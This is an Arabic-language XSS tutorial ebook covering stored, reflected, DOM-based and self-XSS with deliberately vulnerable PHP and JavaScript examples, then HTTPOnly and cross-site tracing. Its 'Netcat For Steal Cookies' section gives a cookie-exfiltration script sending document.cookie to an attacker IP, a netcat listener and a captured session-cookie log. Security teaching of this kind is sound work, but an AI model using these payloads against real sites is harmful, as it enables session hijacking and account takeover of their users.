

W E B S E C U R I T Y

ما وراء **XSS** ال

V 1 2 0 2 4

A JOURNEY
TO EXPLORE XSS
FROM ZERO TO HERO

BY
MOHAMED AYMAN



بسم الله الرحمن الرحيم

المقدمة:

مرحبا بك يا صديقي اعرفك بنفسي انا محمد طالب في امن المعلومات شغوف ومتحمس لتعلم المزيد من الثغرات واحيانا اشعر باللذة والنشوة عند اكتشاف ثغرة ما داخل موقع وذلك الشئ سوف تكتشفه بنفسك عندما يقابلنا بعض الثغرات المثيرة.

سوف يتم شرح تلك الكتاب باللغة العربية ولكن بالعامية لتبسيط المعلومات للمبتدئين وهذا لا يفسر ان الكتاب فقط للمبتدئين فهو مناسب ايضا للمتمرسين لأنني سوف اقوم بشرح ثغرة XSS وذكر انواعها واشكال الحمولات المختلفة (Payloads) ثم نتوسع للاجزاء المثيرة كتشفير حمولتنا لنتخطى ذلك الحارس اقصد الـ WAF يا صديقي. حسنا لا اريد ان احرق لك كل ما هو مثير لتستمع معي برحلتنا لعالم الـ XSS .

من الان فصاعدا انت لست قارئاً لكتابي ولكنك صديقي الصدوق ولو وجدتني القب شخصا ما بالمهندس او هندسه فاعلم انني اخاطبك ايها الصديق الحبيب. دعنا نودع اللغة العربية الفصحى ونتحدث بالعامية والسبب ذكرته منذ قليل اتمنى ان لا يكون ذاكرتك مثل ذاكرة السمكة فلدينا اليوم الكثير والكثير من المعلومات المثيرة.

إهداء

إلى أعز الناس في حياتي، والدي ووالدتي الحبيبين،

أهدي هذا الكتاب لكم تعبيراً عن حبي وامتناني العميق. أنتم السبب في كل نجاحاتي، والدعم الذي لا ينضب، والتشجيع الذي يرفعني دائماً. أسأل الله العليّ القدير أن يحفظكما، ويمنحكما الصحة والسعادة، ويبارك في أعماركما، ويجعلكما دائماً مصدر نور وإلهام في حياتي. جزاكما الله خيراً عن كل ما قدمتماه لي، وجعل كل لحظة في حياتكما مليئة بالخير والبركة.

هل سمعت يا هندسه من قبل عن حد قدر يخترق موقع ويب بكل سهولة وبدون مجهود كبير؟ طيب، عارف إن ممكن يكون الموضوع ممتع ومسلّي في نفس الوقت؟

في كتابنا ده هنتكلم عن واحدة من أخطر وأمتع الثغرات الأمنية (XSS).

الثغرة دي تعتبر زي اللغز، لو قدرت تحله، هتقدر تخترق مواقع وتفهم أكثر عن طريقة عملها. لكن مش بس كده، كمان هتتعلم إزاي تحمي نفسك وموقعك منها.

من خلال كتابنا ده، هننطلق في رحلة ممتعة وشيقة لاكتشاف أسرار الـ XSS . هنشوف أمثلة حقيقية، وهنفهم إزاي المخترقين بيفكروا، وهنعرف إزاي نحمي نفسنا ومواقعنا منهم.

جاهز يا هندسة لننخوض رحلتنا داخل اعماق الـ XSS ونكتشف إيه اللي وراه ؟
لو الاجابة ايوه! فأحييك يا هندسه على الخطوة دي ويلا بينا نبدأ ...
طب ولو لأ ! برضو احييك على الخطوة دي ويلا بينا نبدأ ...

Table of Contents

Cross-Site Scripting (XSS).....	6
Stored XSS.....	9
Reflected XSS.....	12
DOM-Based XSS.....	15
Self-XSS.....	20
JavaScript.....	21
XSS Attacks.....	22
Cookie Gathering.....	23
Netcat For Steal Cookies.....	24
HTTPOnly Flag.....	25
Cross-Site Tracking (XST).....	26
Defacements.....	30
Virtual Defacement.....	32
Persistent Defacemen.....	33
Phishing.....	35
Filters.....	37
Bypassing Blacklisting Filters.....	39
Injecting Script Code.....	43
Event Handlers.....	45
Some HTML 4 tags examples.....	47
Some HTML 5 tags examples.....	49
Protection From Event Handlers.....	50
Bypass Filters.....	51
Encoding Unicode.....	53
Encoding Events.....	55
Constructing Strings.....	56
Pseudo-protocols.....	59
Bypassing Sanitization.....	61
Bypassing Browser Filters (URL).....	63

WAF.....	68
ModSecurity.....	70
<i>Base64 Encoding.....</i>	71
JavaScript Encoding Non-Alphanumeric.....	74
String Casting.....	76
Booleans.....	78
Numbers.....	80
String.....	82
Jjencode.....	87
JSFuck.....	89
XSSer Tool.....	91
Browsers' Add-ons.....	97

Cross-Site Scripting (XSS)

إيه هي ثغرة الـ XSS ؟

ثغرة الـ XSS هي نوع من الثغرات التي بتحصل في مواقع الويب وبتمسح للمهاجمين إنهم يحقنوا أكواد ضارة في الصفحات التي بتتصفحها. ببساطة يا هندسة، ثغرة الـ XSS بتحصل لما المتصفح يعرض محتوى غير موثوق في بيئة موثوقة. لو المحتوى ده فيه لغات ديناميكية زي HTML أو JavaScript، المتصفح ممكن بنفذ الكود الغير موثوق ده أو ممكن نقول عليه كود ضار .

هتسألنی وتقلی وایه سبب الشجرة دی؟

ههلك الثغرة دي بتحصل لما الموقع مش بيتأكد من البيانات اللي المستخدم
بيدخلوها. يعني لما الموقع ياخد كلامك من غير ما يتأكد إذا كان كلامك ضار
او لا. ودى كارثة ومصيبة فى حد ذاتها.

طب ممكن حد يسأل هل المهاجمين بيستغلوا الثغرة دي إزاي؟

المهاجم يستغل الثغرة دي عن طريق حقن أكواد ضارة في الموقع. ولأنها ثغرة من جهة العميل (يعني من جهة المستخدم)، الأكواد دي بتنفذ على المتصفح بتاعك. يعني وانت قاعد بتتصفح في أمان الله ، المتصفح بيشغل الأكواد اللي حقنها المهاجم في الخلفية.

نيجي بقا للمواقع اللي بتتأثر بثغرة الـ XSS ؟

المواقع اللي بتتأثر بثغرة XSS هي اللي مش بتأكد من البيانات اللي بتدخلها وكمان بتستخدم لغات برمجة زي javascript وFlash وCSS. يعني لو الموقع مش واخد باله من البيانات اللي بتدخلها، يبقى ممكن يحصل هجوم XSS.

أنواع ثغرات الـ XSS:

مفيش تصنيف واحد موحد للـ XSS، لكن ممكن نقسمها لنوعين رئيسيين: النوع اللي بيتعامل مع الكود الموجود على السيرفر والنوع اللي بيتعامل مع الكود على جهاز المستخدم (عميل). على الرغم من إن الـ XSS بيأثر على العميل فقط، بس التصنيف ده بيساعدنا نفهمها أكثر.

قبل ما ندخل في التفاصيل وقبل ما نحلل التقنيات والسيناريوهات اللي بتستغل ثغرة الـ XSS، خلينا ناخذ نبذة بسرعة عن الاختلافات الرئيسية بين أنواع ثغرات الـ XSS:

1. Stored XSS (المخزنة):

• دي بتحصل لما الكود الضار بيتخزن على السيرفر (زي ما يكون في قاعدة بيانات) ويتعرض لكل المستخدمين اللي بيدخلوا على الصفحة اللي فيها الكود الضار ده. زي ما تقول كده المهاجم حط فخ ومنتظر الضحية تقع فيه بفارغ الصبر.

2. Reflected XSS (المنعكسة):

دي بتحصل لما الكود الضار بيترسال للمتصفح من خلال طلب HTTP (زي ما يكون في رابط). المتصفح بينفذ الكود الضار ده على طول بمجرد ما المستخدم يفتح الرابط. مثلا المهاجم بيقتنعك انك فزت بالايضون اللي نفسك فيه ويديلك لينك علشان تستلم حلم عمرك وتدخل على اللينك وتلبس حلم العمر.

3. DOM-based XSS (المعتمدة على الـ DOM):

دي بتحصل لما الكود الضار بيتنفذ مباشرة في متصفح المستخدم من غير ما يتفاعل مع السيرفر. الكود بيشتغل من خلال التلاعب بالـ DOM (الهيكل العظمي للصفحة).

4. Self XSS (النفسية):

دي بتحصل لما المستخدم نفسه بينفذ الكود الضار على جهازه. عادة دي مش بتعتبر ثغرة حقيقية لأن المستخدم هو اللي بينفذ الكود بنفسه، بس برضو لازم نحذر منها.

Stored XSS

يطلع ايه ال (XSS المخزنة) دي يا صديقي؟

ثغرة ال Stored XSS (واللي بتعرف كمان باسم persistent أو second-order XSS) بتحصل لما التطبيق يستقبل بيانات من مصدر غير موثوق فيه ويدمج البيانات دي في ردود ال HTTP اللي ببيعتها لاحقا بطريقة غير آمنة.

البيانات دي ممكن تكون اتبعت للتطبيق عن طريق طلبات HTTP؛ على سبيل المثال: التعليقات على بوست في مدونة، أو أسماء المستخدمين في غرفة دردشة، أو بيانات الاتصال في طلب شراء من عميل. وفي حالات تانية، البيانات ممكن تجي من مصادر غير موثوقة برضه؛ زي تطبيق بريد إلكتروني بيعرض رسائل مستلمة عبر SMTP، أو تطبيق تسويق بيعرض منشورات من السوشيال ميديا، أو تطبيق لمراقبة الشبكة بيعرض بيانات الحزم (packets) من حركة المرور على الشبكة.

إزاي بتحصل الثغرة دي؟

- المستخدم بيدخل بيانات ضارة في نموذج أو في أي مكان يقبل بيانات.
- البيانات دي بتتخزن في قاعدة البيانات أو في ملفات النظام.
- بعد كده البيانات دي بتعرض في مكان ثاني في التطبيق ويب وبتكون متاحة لكل الزوار.

ليه النوع ده خطير؟

السبب بسيط في حالة الـ Persistent XSS، مش بنحتاج نخدع المستخدمين عشان يفتحوا رابط معين. بنستغل الموقع وبس، وبعد كده أي زائر للموقع هينفذ الكود الضار ويتأثر بيه.

مثال بسيط بكود PHP

خلينا نشوف مثال بسيط على كود PHP ممكن يكون عرضة للشغرة دي. هنا عندنا نظام تسجيل الوافدين الجدد:


```
<?php
$file = 'newcomers.log';
if(@$_GET['name']){
    $current = file_get_contents($file);
    $current .= $_GET['name']."\n";
    file_put_contents($file, $current); // تخزين الوافد الجديد
}
if(@$_GET['admin']==1) // لو الأدمن هو اللي دخل، يعرض قائمة الوافدين
    echo file_get_contents($file);
?>
```

في الكود ده، السيرفر بياخد اسم الوافد الجديد من المستخدم ويخزنه في ملف newcomers.log لو الأدمن دخل على الصفحة (محدد بـ admin=1)، بيتم عرض

قائمة الوافدين اللي في الملف. المهاجم ممكن يدخل كود ضار في حقل الاسم، والكود الضار ده هيتخزن في الملف. بعد كده، أي حد يفتح صفحة الأدمن هيتنفيذ الكود الضار.

ازاي بتحصل المشكلة؟

المشكلة بتحصل بسبب إن الموقع مش بيعمل "تنظيف" أو "تصفية" للبيانات اللي المستخدمين بيدخلوها. يعني لو الموقع مش بيتحقق من البيانات اللي بتدخلها، الكود الضار بيبقى جزء من الصفحة ويشوفه أي حد تاني يزور الصفحة دي ويتأذي بسبب الكود الضار.



Reflected XSS

ما هي XSS المنعكسة ؟

XSS المنعكسة تحصل لما المهاجم يحاول يخدع الضحية عشان يضغط على رابط محقون فيه كود ضار. يعني الرابط بيحتوي على كود جافاسكريبت ضار، ولما الضحية يضغط عليه الكود ده يتنفذ على المتصفح بتاعه و ده النوع الأكثر شيوعاً والمفهوم عند الناس.

مثال عملي:

تخيل شخص ما ارسل ليك رابط غريب. الرابط ده ظاهر كأنه من موقع موثوق وبيقولك إنه فيه عرض خاص أو حاجة مهمة. لكن الرابط فيه كود ضار. لما تضغط على الرابط، الموقع اللي فتحت عليه الرابط ده بيضيف الكود الضار وبعدها المتصفح بتاعك ينفذ الكود ده، ومن هنا ممكن يحصل أي حاجة، زي سرقة بياناتك أو فتح نافذة مزيفة.

ازاي بتحصل المشكلة دي؟

المشكلة بتحصل لأن الموقع بيأخذ البيانات اللي في الرابط (أو في الطلب) وينفذها من غير ما يتأكد منها. يعني، أي بيانات ضارة في الرابط بتضاف إلى الصفحة وتنفذ على المتصفح بتاع الضحية.

خلينا نشوف مثال بسيط على كود PHP ممكن يكون عرضة للثغرة دي. عندنا رسالة ترحيب:

```
<?php $name = @$_GET['name']; ?>  
Welcome <?=$name?>
```

في الكود ده، السيرفر بياخد الاسم من المستخدم ويعرضه في رسالة الترحيب من غير ما يتحقق منه. لو المستخدم دخل كود ضار بدل اسمه، الكود الضار ده هيتعرض ويتنفذ في المتصفح.

مثال ثاني بسيط على ثغرة Reflected XSS:

<https://insecure-website.com/status?message=All+is+well>.

```
<p>state: All is well.</p>
```

التطبيق مش بيعمل أي معالجة إضافية للبيانات، وده بيخلي المهاجم يقدر يبني هجوم بالشكل ده:


<https://insecure-website.com/status?message=<script>/>

```
*+Bad+payload+here...+*/</script>
```

```
<p>state: <script>/* Bad payload here... */</script></p>
```

هتقلي ازاي الهاكر بيستغل النوع ده لسرقة الكوكيز؟
عشان يستغل الثغرة دي، عادة بيحتاج يعمل روابط مصنعة بذكاء ويستخدم بعض الحيل الهندسية الاجتماعية (Social Engineering) عشان يخدع المستخدمين يفتحوا الروابط دي.

لو المستخدم زار الرابط اللي بناه المهاجم، سكريبت المهاجم هيتنفذ في متصفح المستخدم في سياق الجلسة بتاعته مع التطبيق. في اللحظة دي، السكريبت يقدر ينفذ أي إجراء ويسترجع أي بيانات المستخدم عنده صلاحية للوصول ليها.



DOM-Based XSS

ما هي DOM-Based XSS ؟

ال DOM-Based XSS هو نوع من ثغرات XSS التي بتحصل لما المهاجم يقدر يدخل كود ضار في صفحة الويب من خلال التلاعب بال DOM (Document Object Model) بتاع الصفحة. يعني الكود الضار بيتنفذ مباشرة على متصفح المستخدم بدون ما يحتاج يتفاعل مع السيرفر.

إزاي بتحصل الثغرة دي؟

النوع ده من الثغرات بيكون جوا بيئة ال DOM، يعني جوه السكريبت اللي يشتغل على جهاز المستخدم. ومش بيوصل للسيرفر، وده السبب إننا بنسميه أحيانا Type-0 أو Local XSS.

خلينا نشوف مثال بسيط على صفحة ويب فيها ثغرة DOM XSS:

```
<h1 id='welcome'></h1>
```

```
<script>
```

```
var w = "Welcome ";
```

```
var name = document.location.hash.substr(  
    document.location.hash.search(/#w!/i) + 3,  
    document.location.hash.length );
```

```
document.getElementById('welcome').innerHTML = w + name;  
</script>
```

في المثال ده، الصفحة بتاخذ الاسم من ال URL وبتعرضه في عنصر HTML. المهاجم ممكن يعدل ال URL عشان يدخل كود ضار.

طيب ازاي نستغل ثغرة زي دي؟

عشان نستغل الثغرة دي، لازم نفهم إن الكود اللي بيشتغل على جهاز المستخدم يقدر يوصل لمعلومات كتير في ال DOM زي ال URL و ال History و ال Cookies و ال Local Storage، إلخ.

في عالم البرمجة، عندنا كلمتين مهمين: **Sinks** و **Sources**.

ال Source هو نقطة البداية اللي بنجيب منها البيانات غير الموثوقة.

ال Sink هو النقطة اللي بنستخدم فيها البيانات دي بطريقة ممكن تكون خطيرة.

Source & Sink

ال Source هو المكان اللي بنجيب منه البيانات غير الموثوقة (untrusted data).

البيانات دي ممكن تكون مدخلة من المستخدم أو جاية من مصادر خارجية زي ال URL، الكوكيز، أو أي بيانات تانية المستخدم ممكن يغيرها. الهدف هنا إننا نعرف الأماكن اللي البيانات الغير موثوقة ممكن تدخل منها للتطبيق.

أمثلة على ال Sources:

- **document.location**: يحتوي على ال URL الخاص بالصفحة.
- **document.domain**: يحتوي على ال Domain الخاص بالصفحة.
- **document.cookie**: يحتوي على الكوكيز المخزنة في المتصفح.
- **document.referrer**: يحتوي على عنوان ال URL اللى المستخدم جاء منه.

LocalStorage و sessionStorage: يحتوي كل منهما على بيانات مخزنة محلياً في المتصفح.

ال Sink هو المكان اللى بنستخدم فيه البيانات دي بطريقة ممكن تكون خطيرة. يعني، المكان اللى ممكن يتم فيه تنفيذ كود JavaScript الضار لو البيانات كانت غير موثوقة. الهدف هنا هو تحديد النقاط اللى بنستخدم فيها البيانات اللى جت من ال Sources بطريقة ممكن تضر أمان التطبيق.

أمثلة على ال Sinks:

- **innerHTML**: يعدل محتوى HTML لعنصر معين في الصفحة.
- **eval()**: يشغل كود JavaScript الموجود في النص اللى بنمرره له.
- **setTimeout()**: يشغل كود JavaScript بعد فترة معينة.
- **document.write()**: يكتب محتوى HTML في الصفحة.

خلينا نوضح الموضوع بمثال عملي.

```
<h1 id='welcome'></h1>  
<script>
```

```

// هنا بنجيب الاسم من ال URL
var name = document.location.hash.substr(
    document.location.hash.search(/#w!/i) + 3,
    document.location.hash.length
);
// هنا بنعرض الاسم في عنصر HTML
document.getElementById('welcome').innerHTML = "Welcome "
+ name;
</script>

```

في المثال ده:

• **Source**: هو document.location.hash لأننا بنجيب منه بيانات غير موثوقة (الاسم في ال URL).

• **Sink**: هو innerHTML لأننا بنستخدم البيانات اللي جبنها من ال Source لعرضها في عنصر HTML.

لو حد عاوز يستغل الثغرة دي، ممكن يعدل ال URL بحيث يحط كود JavaScript ضار في ال hash. مثلا:

[http://0xT0R.com/#w!<script>alert\('Hacked!'\)</script>](http://0xT0R.com/#w!<script>alert('Hacked!')</script>)

ليه ال Source وال Sink مهمين؟

فهم ال Source وال Sink مهم عشان نقدر نحدد الأماكن اللي البيانات الغير موثوقة ممكن تدخل منها للتطبيق والأماكن اللي ممكن تستخدم فيها بطريقة خطيرة. ده بيساعدنا نحمي تطبيقاتنا من الثغرات الأمنية زي XSS.

هل ممكن نواجه صعوبة في اكتشافها ؟

ممكن فعلا نواجه صعوبة وده لان ثغرات DOM-based XSS ممكن تكون صعبة في اكتشافها مقارنة بالثغرات التقليدية لأنها بتعتمد على الكود اللي بيشتغل في المتصفح وبتتطلب فحص وتحليل ال JavaScript.

Self-XSS

فيه هجوم شائع يمزج بين ثغرات XSS والهندسة الاجتماعية، ويسمونه "Self-XSS". في الهجوم ده، الهدف هو خداع الضحايا علشان يخطوا كود ضار في شريط العنوان (URL bar) أو الكونسول بتاع المتصفح.


إيه هو Self-XSS ؟

الهجوم ده واحد من أشهر وسائل الهندسة الاجتماعية اللي بيستخدمها المحتالين علشان يخدعوا المستخدمين. الفكرة إن المهاجم يقنع الضحية إنه يحط كود معين في شريط العنوان أو الكونسول، وغالبا الضحية ما بيكونش عارف إن الكود ده ضار. حصل هجوم مشهور على فيسبوك في 2011 باستخدام Self-XSS، وكان عبارة عن نشر محتوى إباحي وعنيف بشكل سبام. المستخدمين كانوا بيتخدعوا ويقوموا بتنفيذ الكود الضار بأنفسهم.

الإجراءات الأمنية للتصدي للهجوم:

علشان يحموا المستخدمين من النوع ده من الهجمات، معظم المتصفحات الكبيرة زي جوجل كروم وفايرفوكس نفذوا إجراءات أمنية تمنع تنفيذ أكواد Self-XSS. دلوقتي، لو حاولت تحط كود ضار في الكونسول، المتصفح هيحذرك ويقولك بلاش تعمل كده.

خلينا نبص على شوية أمثلة علشان نفهم أكثر إزاي الهجوم ده بيتم.



JavaScript

ما هي الـ جافاسكربت ؟

جافاسكربت هي لغة برمجة بتشغل على جانب العميل (يعني على متصفح الويب بتاعك). هي بتستخدم عشان نعمل صفحات ويب تفاعلية وديناميكية، يعني صفحات تبقى فيها حركة وتغيير وبدون ما نحتاج نحدث الصفحة كلها.

طيب ليه نستخدم جافاسكربت داخل موقعنا ؟

جافاسكربت بتستخدم لعدة أسباب مهمة، منها: إضافة تفاعلية للمستخدمين يعني ممكن تعمل تأثيرات حركة زي الانيميشن، وتحقق من صحة البيانات اللي المستخدم بيدخلها في النماذج، وكمان تسهل التفاعل مع الصفحات.

إزاي بتشغل جافاسكربت؟ جافاسكربت بتنفذ بواسطة المتصفحات، وبتقدر تتعامل مع الـ "Document Object Model" (DOM)، يعني بتقدر تعدل في محتوى الصفحة اللي بتشوفها، كمان تقدر تطلب بيانات من السيرفر وتعمل حاجات ثانية.

طب كلام جميل يا هندسه كل ده كلام نظري عن اللغة انا عايزك تعرف 2 function داخل جافاسكربت دي وهنستخدمهم فيما بعد

```
window.btoa('encode this string'); //Encode
```

btoa فانكشن وظيفته انه يرمز النص لـ base64 encoding

```
window.atob('ZW5jb2RlIHRobXMgc3RyaW5n'); //Decode
```

atob ودي كمان فانكشن مهمة و وظيفتها انه تفك ترميز النص لـ base64 decoding

متقلقش يا هندسه انا كل اللي عايزه منك انك تاخذ فكرة عنهم وفيما بعد هنشتغل عليهم عملي...

XSS Attacks

إيه أسوأ حاجة ممكن تعملها بثغرة XSS ؟

عشان نجابو على السؤال ده بشكل مفيد ونتعلم منه، خلينا نبص على شوية أمثلة من الحياة الواقعية لهجمات XSS،

1. سرقة الكوكيز (Cookies): تخيل إنك دخلت على موقع آمن زي البنك بتاعك، وفجأة لقيت نفسك متحول لموقع ضار، أو حتى مش واخد بالك وببيتحفظ الكوكيز بتوعك اللي فيهم بيانات تسجيل الدخول. المهاجم ممكن يستخدم الكوكيز دي علشان يخترق حسابك.

2. استغلال المتصفح: المهاجم ممكن يستغل ثغرات في المتصفح بتاعك عشان ينزل برامج ضارة أو يتجسس عليك.

3. تسجيل ضغطات الكيبورد: المهاجم ممكن يسجل كل حاجة بتكتبها على الكيبورد. يعني لو كتبت باسووردك أو بيانات حساسة، المهاجم هيعرفها.

4. التصيد والاحتيال (Phishing): المهاجم ممكن يستغل XSS لعمل صفحات مزيفة تشبه الموقع الأصلي تماماً. يعني تخيل إنك دخلت على صفحة تسجيل الدخول لموقع مهم وحطيت بياناتك، والموقع ده كان مزيف والمهاجم خد بياناتك بكل سهولة.

Cookie Gathering

إيه هي الكوكيز؟

الكوكيز دي عبارة عن ملفات صغيرة بتتخزن في المتصفح عشان تتابع جلسات المستخدم (Sessions). ساعات الكوكيز بتحتوي على معلومات زي اسم المستخدم و كلمة السر، ومعلومات تانية خاصة بالتطبيق.

ليه الكوكيز مهمة ؟

الموضوع بسيط، الكوكيز ممكن تكون المفتاح لحاجة مهمة زي رقم جلسة المستخدم بتاع الضحية. فلما الهاكرز يسرقوا الكوكيز، ممكن يعملوا حاجات كتير زي انتحال الشخصية والدخول بحسابات الضحية.

طيب إزاي نسرق الكوكيز؟ سرقة الكوكيز عملية بتتم على 3 خطوات:

1.حقن السكريبت (Script Injection)

2.تسجيل الكوكيز (Cookie Recording)

3.التسجيل (Logging)

طبعا انواع الحقن كثيرة وهنتعمق في الجزء ده في الاقسام الجاية باذن الله وكمان في سكريبتات اصبحت معتادة ومشهورة للفلاتر لذلك هنلجأ للترميز وانواع تانية علشان نتهرب ونخدع الفلاتر ونقدر ننفذ اكواد ضارة .

Netcat For Steal Cookies

لو عايزين نستخدم netcat عشان نتتبع الكوكيز المسروقة بطريقة بسيطة وسريعة، ممكن نعمل كده من غير ما نحتاج نعمل إعدادات لسيرفر أو نكتب سكريبتات معقدة.

إعداد netcat على الجهاز المحلي

1. نفتح terminal أو command prompt.

2. نشغل netcat على الجهاز المحلي ونخليه يستمع على البورت 80:

```
nc -l -p 80 -v
```

إرسال الطلب من جانب العميل (السكربت)

1. نكتب السكربت التالي على صفحة الويب اللي فيها ثغرة XSS:

```
<script>
new Image().src="http://192.168.3.27/"+escape(document.cookie);
</script>
```

بنستبدل 192.168.3.27 بال IP الخاص بجهازك اللي مشغل عليه netcat.

السكربت ده هيعمل طلب GET ل IP الخاص بجهازك، وهيبعث الكوكيز في ال URL.

```
root@securitynik:~# nc -l -p 80 -v -n
listening on [any] 80 ...
connect to [10.0.0.101] from (UNKNOWN) [10.0.0.1] 51745
GET /stealCookie.txt?security=low;%20PHPSESSID=7rl0ua40n463bt6kh1r51j72h7
HTTP/1.1
Host: 10.0.0.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:50.0) Gecko/2010
0101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.103/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ew
indow.location%3D%27http%3A%2F%2F10.0.0.101%2FstealCookie.txt%3F%27%2Bdoc
ument.cookie%3C%2Fscript%3E
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


HTTPOnly Flag

كل حاجة شغالة بشكل كويس لحد ما نلاقي كوكيز معمول عليه علامة HTTPOnly!

باختصار، العلامة دي بتجبر المتصفح إنه يتعامل مع الكوكيز دي بس لما ببيعت طلبات HTTP(s)؛ يعني بالنسبة للغات البرمجة في الجانب العميل زي JavaScript،

علامة HTTPOnly هي ميزة أمنية بتمنع الوصول للكوكيز من خلال السكريبتات اللي بتشتغل في المتصفح. الهدف الرئيسي منها هو حماية الكوكيز اللي بتحتوي على معلومات حساسة زي جلسات المستخدم، الكوكيز دي بتبقى مش مرئية!

كيفية التحايل على علامة HTTPOnly؟

رغم إن علامة HTTPOnly بتمنع الوصول للكوكيز من خلال JavaScript، فيه طرق تانية ممكن تستخدمها للوصول للمعلومات دي:

1. **استغلال ثغرات في البروتوكولات التانية:** ممكن تستخدم البروتوكولات التانية زي HTTP أو HTTPS نفسها عشان تبعت الطلبات اللي بتحتوي على الكوكيز للسيطرة على الحسابات.

2. **الهجوم على جانب الخادم (Server-Side Attacks):** ممكن تركز على اختراق الخادم اللي بيتعامل مع الكوكيز دي بدلا من محاولة الوصول للكوكيز من خلال المتصفح.

3. **الاستيلاء على الجلسات (Session Hijacking):** عن طريق تقنيات زي اختطاف الجلسات، ممكن تسرق الجلسة النشطة للمستخدم وتستخدمها للدخول للحساب من غير ما تحتاج تعرف الكوكيز الفعلية.

4. **الهجوم على التخزين المحلي (Local Storage Attacks):** في بعض الأحيان، ممكن تكون البيانات الحساسة مخزنة في أماكن تانية في المتصفح زي Local Storage، وده ممكن يستغل للوصول للمعلومات اللي محتاجها.

Cross-Site Tracking (XST)

على مدار السنين، تم اكتشاف عدة طرق للتحايل على القيود والوصول للكوكيز الممنوعة. أول طريقة ظهرت في نهاية عام 2003 بواسطة Jeremiah Grossman وتم تسميتها بـ XST (Cross-Site Tracing).

طيب ايه هي فكرة الهجوم ؟

الفكرة هي استغلال بروتوكول HTTP نفسه. بما إن لغات البرمجة مثل JavaScript ممنوعة من الوصول لبعض الهيدرز، لماذا لا نستخدم طريقة TRACE في HTTP ؟

ما هو HTTP TRACE ؟

TRACE هو أحد طرق الطلبات في HTTP المستخدمة لأغراض التصحيح (debugging). ويقوم بإرجاع نفس الطلب الذي أرسلته للمستخدم.

ما هي كيفية تنفيذ الهجوم ؟

عن طريق بدء اتصال TRACE مع خادم الضحية، سنستلم نفس الطلب الذي أرسلناه. بالإضافة إلى ذلك، إذا قمنا بإرسال هيدرز HTTP، مثل الكوكيز، والتي تكون عادة غير قابلة للوصول بواسطة JavaScript، سنتمكن من قراءتها.

